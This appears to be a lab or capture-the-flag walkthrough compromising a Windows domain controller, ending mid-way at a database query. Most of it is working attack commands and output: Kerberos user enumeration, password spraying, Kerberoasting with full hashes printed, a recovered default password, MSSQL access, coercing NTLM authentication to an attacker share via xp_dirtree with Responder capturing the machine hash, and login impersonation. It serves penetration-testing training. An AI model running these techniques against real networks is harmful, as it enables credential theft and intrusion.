
┌──(root㉿user)-[/home/user]
└─# nmap -sSVC -Pn -T4 192.168.184.40
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-09 10:07 PDT
Nmap scan report for 192.168.184.40
Host is up (0.11s latency).
Not shown: 985 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-09 17:07:44Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hokkaido-aerospace.com0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.hokkaido-aerospace.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.hokkaido-aerospace.com
| Not valid before: 2023-12-07T13:54:18
|_Not valid after:  2024-12-06T13:54:18
|_ssl-date: 2026-03-09T17:08:35+00:00; 0s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hokkaido-aerospace.com0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.hokkaido-aerospace.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.hokkaido-aerospace.com
| Not valid before: 2023-12-07T13:54:18
|_Not valid after:  2024-12-06T13:54:18
|_ssl-date: 2026-03-09T17:08:35+00:00; +1s from scanner time.
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   192.168.184.40:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-08-03T12:32:14
|_Not valid after:  2054-08-03T12:32:14
|_ssl-date: 2026-03-09T17:08:35+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   192.168.184.40:1433:
|     Target_Name: HAERO
|     NetBIOS_Domain_Name: HAERO
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: hokkaido-aerospace.com
|     DNS_Computer_Name: dc.hokkaido-aerospace.com
|     DNS_Tree_Name: hokkaido-aerospace.com
|_    Product_Version: 10.0.20348
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: hokkaido-aerospace.com0., Site: Default-First-Site-Name)
|_ssl-date: 2026-03-09T17:08:35+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=dc.hokkaido-aerospace.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.hokkaido-aerospace.com
| Not valid before: 2023-12-07T13:54:18
|_Not valid after:  2024-12-06T13:54:18
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hokkaido-aerospace.com0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.hokkaido-aerospace.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.hokkaido-aerospace.com
| Not valid before: 2023-12-07T13:54:18
|_Not valid after:  2024-12-06T13:54:18
|_ssl-date: 2026-03-09T17:08:35+00:00; +1s from scanner time.
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-03-09T17:08:35+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: HAERO
|   NetBIOS_Domain_Name: HAERO
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: hokkaido-aerospace.com
|   DNS_Computer_Name: dc.hokkaido-aerospace.com
|   DNS_Tree_Name: hokkaido-aerospace.com
|   Product_Version: 10.0.20348
|_  System_Time: 2026-03-09T17:08:26+00:00
| ssl-cert: Subject: commonName=dc.hokkaido-aerospace.com
| Not valid before: 2026-03-08T16:50:17
|_Not valid after:  2026-09-07T16:50:17
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
This gives us a basic lay of the land for an AD environment. Things of note were:
a) RDP is open (3389) b) MSSQL is running (1433) c) website is available on port 80 (always fall back to web enumeration if all else fails)
Amend your /etc/hosts file to show the domain / DC for the target
GNU nano 8.6        /etc/hosts *
192.168.184.40 hokkaido-aerospace.com dc.hokkaido-aerospace.com
Mitigate Kerberos pre-authentication failures caused by clock skew by using rdate.:
┌──(root㉿user)-[/home/user/Downloads]
└─# rdate -n 192.168.184.40
Mon Mar 9 10:11:15 PDT 2026- ☐ finding usernames in AD
Using Kerbrute, we performed unauthenticated user enumeration by leveraging Kerberos Pre-Authentication. This technique identifies valid accounts without triggering traditional logon failure alerts, as it relies on the KDC's response to an AS-REQ (Authentication Service Request).
┌──(root㉿user)-[/home/user/Downloads]
└─# ./kerbrute_linux_amd64 userenum --dc 192.168.184.40 -d hokkaido-aerospace.com /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
__             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/
Version: v1.0.3 (9dad6e1) - 03/09/26 - Ronnie Flathers @ropnop
2026/03/09 10:24:57 >  Using KDC(s):
2026/03/09 10:24:57 >   192.168.184.40:88
2026/03/09 10:24:57 >  [+] VALID USERNAME:  info@hokkaido-aerospace.com
2026/03/09 10:25:20 >  [+] VALID USERNAME:  administrator@hokkaido-aerospace.com
2026/03/09 10:25:35 >  [+] VALID USERNAME:  INFO@hokkaido-aerospace.com
2026/03/09 10:26:38 >  [+] VALID USERNAME:  Info@hokkaido-aerospace.com
2026/03/09 10:27:47 >  [+] VALID USERNAME:  discovery@hokkaido-aerospace.com
2026/03/09 10:27:52 >  [+] VALID USERNAME:  Administrator@hokkaido-aerospace.co
2026/03/09 10:27:52 >  [+] VALID USERNAME:  maintenance@hokkaido-aerospace.com
Non-standard user names were discovered (info, maintenance & discovery).
Spraying these usernames as passwords:
┌──(root㉿user)-[/home/user]
└─# nxc smb 192.168.184.40 -u users.txt -p users.txt
SMB         192.168.184.40  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:hokkaido-aerospace.com) (signing:True) (SMBv1:False)
SMB         192.168.184.40  445    DC               [-] hokkaido-aerospace.com\administrator:administrator STATUS_LOGON_FAILURE
SMB         192.168.184.40  445    DC               [-] hokkaido-aerospace.com\info:administrator STATUS_LOGON_FAILURE
SMB         192.168.184.40  445    DC               [-] hokkaido-aerospace.com\discovery:administrator STATUS_LOGON_FAILURE
SMB         192.168.184.40  445    DC               [-] hokkaido-aerospace.com\administrator:info STATUS_LOGON_FAILURE
SMB         192.168.184.40  445    DC               [+] hokkaido-aerospace.com\info:info
We have a successful SMB login with info:info
Kerberoasting with these credentials was successful however; none of these hashes were crackable using rockyou.txt.
──(root㉿user)-[/home/user]
└─# impacket-GetUserSPNs -request -dc-ip 192.168.184.40 hokkaido-aerospace.com/info:info
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
ServicePrincipalName                   Name         MemberOf                                           PasswordLastSet             LastLogon  Delegation
-------------------------------------  -----------  -------------------------------------------------  --------------------------  ---------  ----------
discover/dc.hokkaido-aerospace.com     discovery    CN=services,CN=Users,DC=hokkaido-aerospace,DC=com  2023-12-06 07:42:56.221832  <never>
maintenance/dc.hokkaido-aerospace.com  maintenance  CN=services,CN=Users,DC=hokkaido-aerospace,DC=com  2023-11-25 05:39:04.869703  <never>

[-] CCache file is not found. Skipping...
$krb5tgs$23$*discovery$HOKKAIDO-AEROSPACE.COM$hokkaido-aerospace.com/discovery*$4641c1aacf523e70b9d4ebeeec7405e6$38b22e52f95045602c3c695fa98a6640d37b41776fd28f5f8e0a0f53ff1363231382e75942ae3c1ff8c6163f44ab47e2f7d6ef3da480cedfa0b966396edc400852e0d91edf45e2a8bd1146c486dfa3c7b6f1330a985e0c04131f1b11093b394b2ae36bd95ea691a12c9e7d65d458481115e4fdea199c321583cf2034ad7bd1eeaf04ef05477c1b04c11196d53be6dc50157f99d0d59e98e3c2fb9ccfd6f39385cc75f9bc2b561eacf02beef588ef6dbb8698affdccd697187aef071ca99890bd2e276f84bab3bf1ecc5aae2386feb1bdd37dc29bde956c325d1759bd976302e34bd673758a0a52497209027006068f3fe9a953625f25c845f405a35fa77d1f6dd8294d0f0a548d261e4bcf25670385b1a0250244262116a943c2f558dd0b9a1e5553ffa6d7623bbf18452cc2fdbf7e015a052c6bfc51665c5dba246ef971e8c3516eed6b7c11b266b96a4160835417389371f7c13318d2db482c7e8118a7761d9649134a3868d578be23ba55054d5ff2af6c53544692b7286e3a27b0f907882f2c5e9f219c62f7df7cb7b290549bf17bd4f57df06f448d50175502c1050c8fe412839e74e4ddae49d83d15956e6c3b7acc91c95cc85b2b8e439b3b2c251655f3028254a18fede4e5e4b46a64e09dde895bbeb347f1d78338164d0934c853e43ff736f029c565056bcc60d4c9befc49d219705390b84fa24384840dd8094c3692f5d773312240250d2ec50eb2f799ff522bcfd21897cba637401eeb2ebae19891e45a97ea5ff532b848a6904e8425fea0e0d7c4850b90703b10e6cec5da84b18ebf3dbca4e462b2a5bb14ae9660b040e6a0fd8e9086a3562afa30bbe8506734b1a4a3cef61654b90353650763499bb6b98bbcd03c55beff87e10d97c1fe40449cfca3eb7d71ffb4ed7dd3cddb1dc08d0474132d371ef4f8a37a1b3680cf1b2bd8d7506527807746d5d51cc010ed3d4668c083c41fdf7413ef69250ea4a9401296b6a8dabad6c91714029591644b4dd30a9343be07f733b14938700397f81591b517f0f858134de04ce088c83db91666155ede912e5b90ba6cdaa3f2f72ae986288558bc3e36d593f3c2df1cd1a7c1343117814843a2b145177db26abb2cddda073704bf606de273c48aa09c579dac7b2ae6d4a7e12a64935bffe815073569dc76329db2c018095af29f44f143f0d9cc0ae0af4496b3bbb0bed6605fc2e57df4ebf125f8f0888f70a2ad8178c1d4f0c4e600391eebbc61964ed7f717415dee2c39a0c178bcb97a889cee14977a3dbf346925dae17ca93f5ce44e48b001815e20185b988d1ef823285f16e9428b1c6f041d6b081df8bc3ad80b1c1e5c8f0b4ba8584e5d1cc6f04684bd291f47e786e57fd387eb222173037c98edae88bc487fb02065e433e7d371b95d13b5d515aecf168bd84c38db7c32502832400d8b37357755ee4f7a2686c19dca9149e52d16660e802a8f920965ea41c3fbdfc2
$krb5tgs$23$*maintenance$HOKKAIDO-AEROSPACE.COM$hokkaido-aerospace.com/maintenance*$37bb9f6ddc0bedb444053007aefd5ece$eb87a9719ba7a0db132829c36080c5f7e7637cb84829e31fc16d04769eab5954bda4582b9b76f6aa097789a65ecbdd094e43c3a51f51f5f761207d9ee6590f09f02e2856838cf60d41129488f77963ec7992e2d7e214b4333874c1f0402f0b62e84dd88c593d8f9837ff30ac81be1760d191630157da0573642310a4106b62d75824ebd7aaee448608c72f86a81654d6d9cdea2f92c13df4c7af26ee83b9876510972e7381cb1d2fb40e96483e3ede710ad3febde15712dcc94fcf4164e569d6a60353eb8815232bd95329e2d9f17fafb11c5e628b5c5ae465dce79a4f591c3cc4b519fcd386bf1f10ca4401bdb3475c07cfe8233ab50b76da76c2faa1fdaf184ca129d753ab5eca4d592088a23ef1b3e11904952fb050aeb5ee0cefe110be58aa8e6987c0dd1f8c3bef2664d3185d952d393139168a29ea0fcf44795ac0c2f8addb07d132d213d9d0778ad0cd91492d8c36f2f73529fa101043f1d1e91232ffb8929ea1282c4bb009813ff23a82df0deadc2db8f0837348161c1b9ee15f2402b36bca9c573eaad54f2a7589f368e3bbc2e262e20194c015d7aedcd60437b40294f371a91e342a53549eee51227f8b4c5c2dc2edce800b442edf6e7b890d8307a7a499a30b1a1103b3f789384fab27279241d1057ee4c938320138207c6e6dcf473a556eb0ef4f69a88e4d5bc9486d09006b6f88712d28c0e726b772463205016f02ce9a1837b061f81b846d414982de043fb5d1f2f4a67b1af082eb6a9bf2f76483ff9a8065928caf8233fec2aeb49e089887a399506a6f8458d895f08fe58e2d55f456d78f83c3f56c146db3c3b3a2bd56a56514bd00983a50ff40db24e6ee964d0c58b579549adf9c230154537adcc4cbba425121a51728ebe1dad3fe6532e0f11c3d293b3779fab42d035b14310051f04070d2b681eaa99902de4f6546654bcc47ecb03dd25c4f83b4b8b9c3f3f367d3537bed8f01fec0c044fe49775d0a53923ae052d5ebf0ae698a78eb4d906236ad8dbd10176700b5250679cd9d54d6beb4d87cf7ca67f742987f7d27dbf05dea27bca59763e3cfc5bc33d0c6ce3c8d2673fc543b7d11defe1f4dadb9ee2c017c1d06789575628a2294151aceeae28bc1c8cfdfef592f39cac249aa30a9a6afe6f88539bfc493c36fb24eed4c13a1e9131e6f07d59276cb9f7016c88e1ce944878259726e0b8b36a2babb05d38833db574f5fc9613b5cbe9905037e58756c62e3c010dbd6f3d840afe851c4f9faf9d1dd928846ed88b60e28a7a452b46a952aa87f4b9325305aab2f0f9db5528095dc38f65cc27e17cd49dc57b26e5557b516acfb09fa1f878417a551cb540220200dbc570d8e6cb60cb32dc0f55201ff7d84fcaf34b6fb5b3274a61ffbf6430fafa6d7dadc43872004f366925dd3980ba9f2e9cd196c8b5a3d8bb4f356e91829991de2b062fe55c613537d8d9f4070c5a93413a2049fadded583522db4- ☐ SMB enumeration (with user credentials info:info)
Using NXC's built in RID brute module I grabbed a whole list of usernames from the target and converted this into a line by line user list which was saved as user_list.txt (we use this for brute forcing later):
┌──(root㉿user)-[/home/user]
└─# nxc smb 192.168.184.40 -u info -p info --rid-brute
SMB         192.168.184.40  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:hokkaido-aerospace.com) (signing:True) (SMBv1:False)
SMB         192.168.184.40  445    DC               [+] hokkaido-aerospace.com\info:info
SMB         192.168.184.40  445    DC               498: HAERO\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         192.168.184.40  445    DC               500: HAERO\Administrator (SidTypeUser)
SMB         192.168.184.40  445    DC               501: HAERO\Guest (SidTypeUser)
SMB         192.168.184.40  445    DC               502: HAERO\krbtgt (SidTypeUser)
SMB         192.168.184.40  445    DC               512: HAERO\Domain Admins (SidTypeGroup)
SMB         192.168.184.40  445    DC               513: HAERO\Domain Users (SidTypeGroup)
SMB         192.168.184.40  445    DC               514: HAERO\Domain Guests (SidTypeGroup)
SMB         192.168.184.40  445    DC               515: HAERO\Domain Computers (SidTypeGroup)
SMB         192.168.184.40  445    DC               516: HAERO\Domain Controllers (SidTypeGroup)
SMB         192.168.184.40  445    DC               517: HAERO\Cert Publishers (SidTypeAlias)
SMB         192.168.184.40  445    DC               518: HAERO\Schema Admins (SidTypeGroup)
SMB         192.168.184.40  445    DC               519: HAERO\Enterprise Admins (SidTypeGroup)
SMB         192.168.184.40  445    DC               520: HAERO\Group Policy Creator Owners (SidTypeGroup)
SMB         192.168.184.40  445    DC               521: HAERO\Read-only Domain Controllers (SidTypeGroup)
SMB         192.168.184.40  445    DC               522: HAERO\Cloneable Domain Controllers (SidTypeGroup)
SMB         192.168.184.40  445    DC               525: HAERO\Protected Users (SidTypeGroup)
SMB         192.168.184.40  445    DC               526: HAERO\Key Admins (SidTypeGroup)
SMB         192.168.184.40  445    DC               527: HAERO\Enterprise Key Admins (SidTypeGroup)
SMB         192.168.184.40  445    DC               553: HAERO\RAS and IAS Servers (SidTypeAlias)
SMB         192.168.184.40  445    DC               571: HAERO\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         192.168.184.40  445    DC               572: HAERO\Denied RODC Password Replication Group (SidTypeAlias)
SMB         192.168.184.40  445    DC               1000: HAERO\DC$ (SidTypeUser)
SMB         192.168.184.40  445    DC               1101: HAERO\DnsAdmins (SidTypeAlias)
SMB         192.168.184.40  445    DC               1102: HAERO\DnsUpdateProxy (SidTypeGroup)
SMB         192.168.184.40  445    DC               1103: HAERO\WSUS Administrators (SidTypeAlias)
SMB         192.168.184.40  445    DC               1104: HAERO\WSUS Reporters (SidTypeAlias)
SMB         192.168.184.40  445    DC               1105: HAERO\it (SidTypeGroup)
SMB         192.168.184.40  445    DC               1106: HAERO\Hazel.Green (SidTypeUser)
SMB         192.168.184.40  445    DC               1107: HAERO\Molly.Smith (SidTypeUser)
<SNIP>
I then ran NXC's built in spider module to produce a .json file showing all the files in the shares
┌──(root㉿user)-[/home/user]
└─# nxc smb 192.168.184.40 -u info -p info -M spider_plus
SMB         192.168.184.40  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:hokkaido-aerospace.com) (signing:True) (SMBv1:False)
SMB         192.168.184.40  445    DC               [+] hokkaido-aerospace.com\info:info
SPIDER_PLUS 192.168.184.40  445    DC               [*] Started module spidering_plus with the following options:
SPIDER_PLUS 192.168.184.40  445    DC               [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 192.168.184.40  445    DC               [*]     STATS_FLAG: True
SPIDER_PLUS 192.168.184.40  445    DC               [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 192.168.184.40  445    DC               [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 192.168.184.40  445    DC               [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 192.168.184.40  445    DC               [*]  OUTPUT_FOLDER: /root/.nxc/modules/nxc_spider_plus
SMB         192.168.184.40  445    DC               [*] Enumerated shares
SMB         192.168.184.40  445    DC               Share           Permissions     Remark
SMB         192.168.184.40  445    DC               -----           -----------     ------
SMB         192.168.184.40  445    DC               ADMIN$                          Remote Admin
SMB         192.168.184.40  445    DC               C$                              Default share
SMB         192.168.184.40  445    DC               homes           READ,WRITE      user homes
SMB         192.168.184.40  445    DC               IPC$            READ            Remote IPC
SMB         192.168.184.40  445    DC               NETLOGON        READ            Logon server share
SMB         192.168.184.40  445    DC               SYSVOL          READ            Logon server share
SMB         192.168.184.40  445    DC               UpdateServicesPackages READ            A network share to be used by client systems for collecting all software packages (usually applications) published on this WSUS system.
SMB         192.168.184.40  445    DC               WsusContent     READ            A network share to be used by Local Publishing to place published content on this WSUS system.
SMB         192.168.184.40  445    DC               WSUSTemp                        A network share used by Local Publishing from a Remote WSUS Console Instance.
SPIDER_PLUS 192.168.184.40  445    DC               [+] Saved share-file metadata to "/root/.nxc/modules/nxc_spider_plus/192.168.184.40.json".
SPIDER_PLUS 192.168.184.40  445    DC               [*] SMB Shares:           9 (ADMIN$, C$, homes, IPC$, NETLOGON, SYSVOL, UpdateServicesPackages, WsusContent, WSUSTemp)
SPIDER_PLUS 192.168.184.40  445    DC               [*] SMB Readable Shares:  6 (homes, IPC$, NETLOGON, SYSVOL, UpdateServicesPackages, WsusContent)
SPIDER_PLUS 192.168.184.40  445    DC               [*] SMB Writable Shares:  1 (homes)
SPIDER_PLUS 192.168.184.40  445    DC               [*] SMB Filtered Shares:  1
SPIDER_PLUS 192.168.184.40  445    DC               [*] Total folders found:  44
SPIDER_PLUS 192.168.184.40  445    DC               [*] Total files found:    8
SPIDER_PLUS 192.168.184.40  445    DC               [*] File size average:    1.17 KB
SPIDER_PLUS 192.168.184.40  445    DC               [*] File size min:        0 B
SPIDER_PLUS 192.168.184.40  445    DC               [*] File size max:        5.43 KB
We can then inspect the output produced:
┌──(root㉿user)-[/home/user]
└─# cat /root/.nxc/modules/nxc_spider_plus/192.168.184.40.json
{
    "NETLOGON": {
        "temp/password_reset.txt": {
            "atime_epoch": "2023-11-25 05:40:29",
            "ctime_epoch": "2023-11-25 05:40:11",
            "mtime_epoch": "2023-12-06 07:44:26",
            "size": "27 B"
        }
    },
    "SYSVOL": {
        "hokkaido-aerospace.com/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI": {
            "atime_epoch": "2023-12-06 07:42:04",
            "ctime_epoch": "2023-11-25 05:11:13",
            "mtime_epoch": "2023-12-06 07:42:04",
            "size": "23 B"
        },
        "hokkaido-aerospace.com/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
            "atime_epoch": "2023-12-06 07:42:04",
            "ctime_epoch": "2023-11-25 05:11:13",
            "mtime_epoch": "2023-12-06 07:42:04",
            "size": "1.07 KB"
        },
        "hokkaido-aerospace.com/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol": {
            "atime_epoch": "2023-11-25 05:27:35",
            "ctime_epoch": "2023-11-25 05:27:35",
            "mtime_epoch": "2023-11-25 05:27:35",
            "size": "2.72 KB"
        },
        "hokkaido-aerospace.com/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI": {
            "atime_epoch": "2023-12-06 07:50:18",
            "ctime_epoch": "2023-11-25 05:11:13",
            "mtime_epoch": "2023-12-06 07:50:18",
            "size": "22 B"
        },
        "hokkaido-aerospace.com/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
            "atime_epoch": "2023-12-06 07:50:18",
            "ctime_epoch": "2023-11-25 05:11:13",
            "mtime_epoch": "2023-12-06 07:50:18",
            "size": "5.43 KB"
        },
        "hokkaido-aerospace.com/scripts/temp/password_reset.txt": {
            "atime_epoch": "2023-11-25 05:40:29",
            "ctime_epoch": "2023-11-25 05:40:11",
            "mtime_epoch": "2023-12-06 07:44:26",
            "size": "27 B"
        }
    },
    "UpdateServicesPackages": {},
    "WsusContent": {
        "anonymousCheckFile.txt": {
            "atime_epoch": "2023-11-25 05:31:02",
            "ctime_epoch": "2023-11-25 05:31:02",
            "mtime_epoch": "2023-11-25 05:31:02",
            "size": "0 B"
        }
    },
    "homes": {}
}
You can use smbclient to manually GET these files but I often prefer NXC's built-in 'get file' flag to download the chosen file:
┌──(root㉿user)-[/home/user]
└─# nxc smb 192.168.184.40 -u info -p info --share "NETLOGON" --get-file "temp/password_reset.txt" ./password_reset.txt
SMB         192.168.184.40  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:hokkaido-aerospace.com) (signing:True) (SMBv1:False)
SMB         192.168.184.40  445    DC               [+] hokkaido-aerospace.com\info:info
SMB         192.168.184.40  445    DC               [*] Copying "temp/password_reset.txt" to "./password_reset.txt"
SMB         192.168.184.40  445    DC               [+] File "temp/password_reset.txt" was downloaded to "./password_reset.txt"

┌──(root㉿user)-[/home/user]
└─# cat password_reset.txt
Initial Password: Start123!
I then took this password (Start123!) and sprayed it against the userlist we created earlier for the entire domain to see if it gives us access to another user's account
┌──(root㉿user)-[/home/user]
└─# nxc smb 192.168.184.40 -u user_list.txt -p Start123! --continue-on-success
SMB         192.168.184.40  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:hokkaido-aerospace.com) (signing:True) (SMBv1:False)
SMB         192.168.184.40  445    DC               [-] hokkaido-aerospace.com\Administrator:Start123! STATUS_LOGON_FAILURE
<SNIP>
SMB         192.168.184.40  445    DC               [+] hokkaido-aerospace.com\discovery:Start123!
We now have a new set of user credentials: discovery:Start123!
After some probing on SMB I noted the user had access to the MSSQL service. Firstly, I obtained a ticket for the service and set this is as my environment variable (KRB5CCNAME).
┌──(root㉿user)-[/home/user/BH]
└─# impacket-getST -spn cifs/dc.hokkaido-aerospace.com -dc-ip 192.168.184.40 hokkaido-aerospace.com/discovery:Start123!
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Getting ST for user
[*] Saving ticket in discovery@cifs_dc.hokkaido-aerospace.com@HOKKAIDO-AEROSPACE.COM.ccache

┌──(root㉿user)-[/home/user/BH]
└─# export KRB5CCNAME=discovery@cifs_dc.hokkaido-aerospace.com@HOKKAIDO-AEROSPACE.COM.ccache

┌──(root㉿user)-[/home/user/BH]
└─# echo $KRB5CCNAME
discovery@cifs_dc.hokkaido-aerospace.com@HOKKAIDO-AEROSPACE.COM.ccacheI then used kerberos authentication (-k) flag with impacket-mssql suite to access the service as discovery
┌──(root㉿user)-[/home/user/BH]
└─# impacket-mssqlclient -k -dc-ip 192.168.184.40 dc.hokkaido-aerospace.com -target-ip 192.168.184.40
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (HAERO\discovery  guest@master)>
I then set up responder and ran xp_dirtree from the target to see if we could grab any NTLM hashes for any domain users:
┌──(root㉿user)-[/home/user/BH]
└─# impacket-mssqlclient -k -dc-ip 192.168.184.40 dc.hokkaido-aerospace.com -target-ip 192.168.184.40
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
SQL (HAERO\discovery  guest@master)> xp_dirtree \\192.168.45.246\share
subdirectory   depth   file
------------   -----   ----
┌──(root㉿user)-[/home/user]
└─# responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|
[+] You don't have an IPv6 address assigned.
[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]
[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]
[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]
[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [192.168.45.246]
    Responder IPv6             [::1]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]
[+] Current Session Variables:
    Responder Machine Name     [WIN-6MFZER0FG98]
    Responder Domain Name      [XC60.LOCAL]
    Responder DCE-RPC Port     [46503]
[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder
[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 192.168.184.40
[SMB] NTLMv2-SSP Username : HAERO\DC$
[SMB] NTLMv2-SSP Hash     : DC$::HAERO:ef8c6347bbf2b7c9:AC3FD1EB6EA543DE008558E0F922378E:0101000000000000008FBC84BAAFDC010A8D1FEF7D26B89C0000000002000800580043003600300001001E00570049004E002D0036004D0046005A00450052003000460047003900380004003400570049004E002D0036004D0046005A0045005200300046004700390038002E0058004300360030002E004C004F00430041004C000300140058004300360030002E004C004F00430041004C000500140058004300360030002E004C004F00430041004C0007000800008FBC84BAAFDC0106000400020000000800300030000000000000000000000000300000EEA893F82B771217E68DC385A1CEEA10F286E525712A5CF3CE59C8BD9AE926440A001000000000000000000000000000000000000900260063006900660073002F003100390032002E003100360038002E00340035002E003200340036000000000000000000
We caught a machine account hash from the domain controller:
User: DC$ (The machine account for the server named "DC"). Domain: HAERO (The NetBIOS name for hokkaido-aerospace.com). Note: I attempted to crack with rockyou.txt but this failed so I move on.
I then did a comprehensive search for all the databases
SQL (HAERO\discovery  guest@master)> SELECT name, database_id, create_date FROM sys.databases;
name      database_id   create_date
-------   -----------   -----------
master              1   2003-04-08 09:13:36
tempdb              2   2024-08-03 05:32:15
model               3   2003-04-08 09:13:36
msdb                4   2019-09-24 14:21:42
hrappdb             5   2023-11-25 06:04:46
This hrappdb was the non-standard one so instantly this should garner attention as it's most likely where we will find interesting info however; we get this error when we try to use hrappdb:
SQL (HAERO\discovery  guest@master)> use hrappdb;
ERROR(DC\SQLEXPRESS): Line 1: The server principal "HAERO\discovery" is not able to access the database "hrappdb" under the current security context.
Way around this is by 'executing as' the server login (hrappdb):
SQL (HAERO\discovery  guest@master)> EXECUTE AS LOGIN = 'hrappdb-reader';
SQL (hrappdb-reader  guest@master)> SELECT SYSTEM_USER;

--------------
hrappdb-reader
SQL (hrappdb-reader  guest@master)> USE hrappdb;
ENVCHANGE(DATABASE): Old Value: master, New Value: hrappdb
INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'hrappdb'.
Dumping the contents of the tables in hrappdb:
SQL (hrappdb-reader  hrappdb-reader@hrappdb)> SELECT table_name, table_type FROM information_schema.tables;
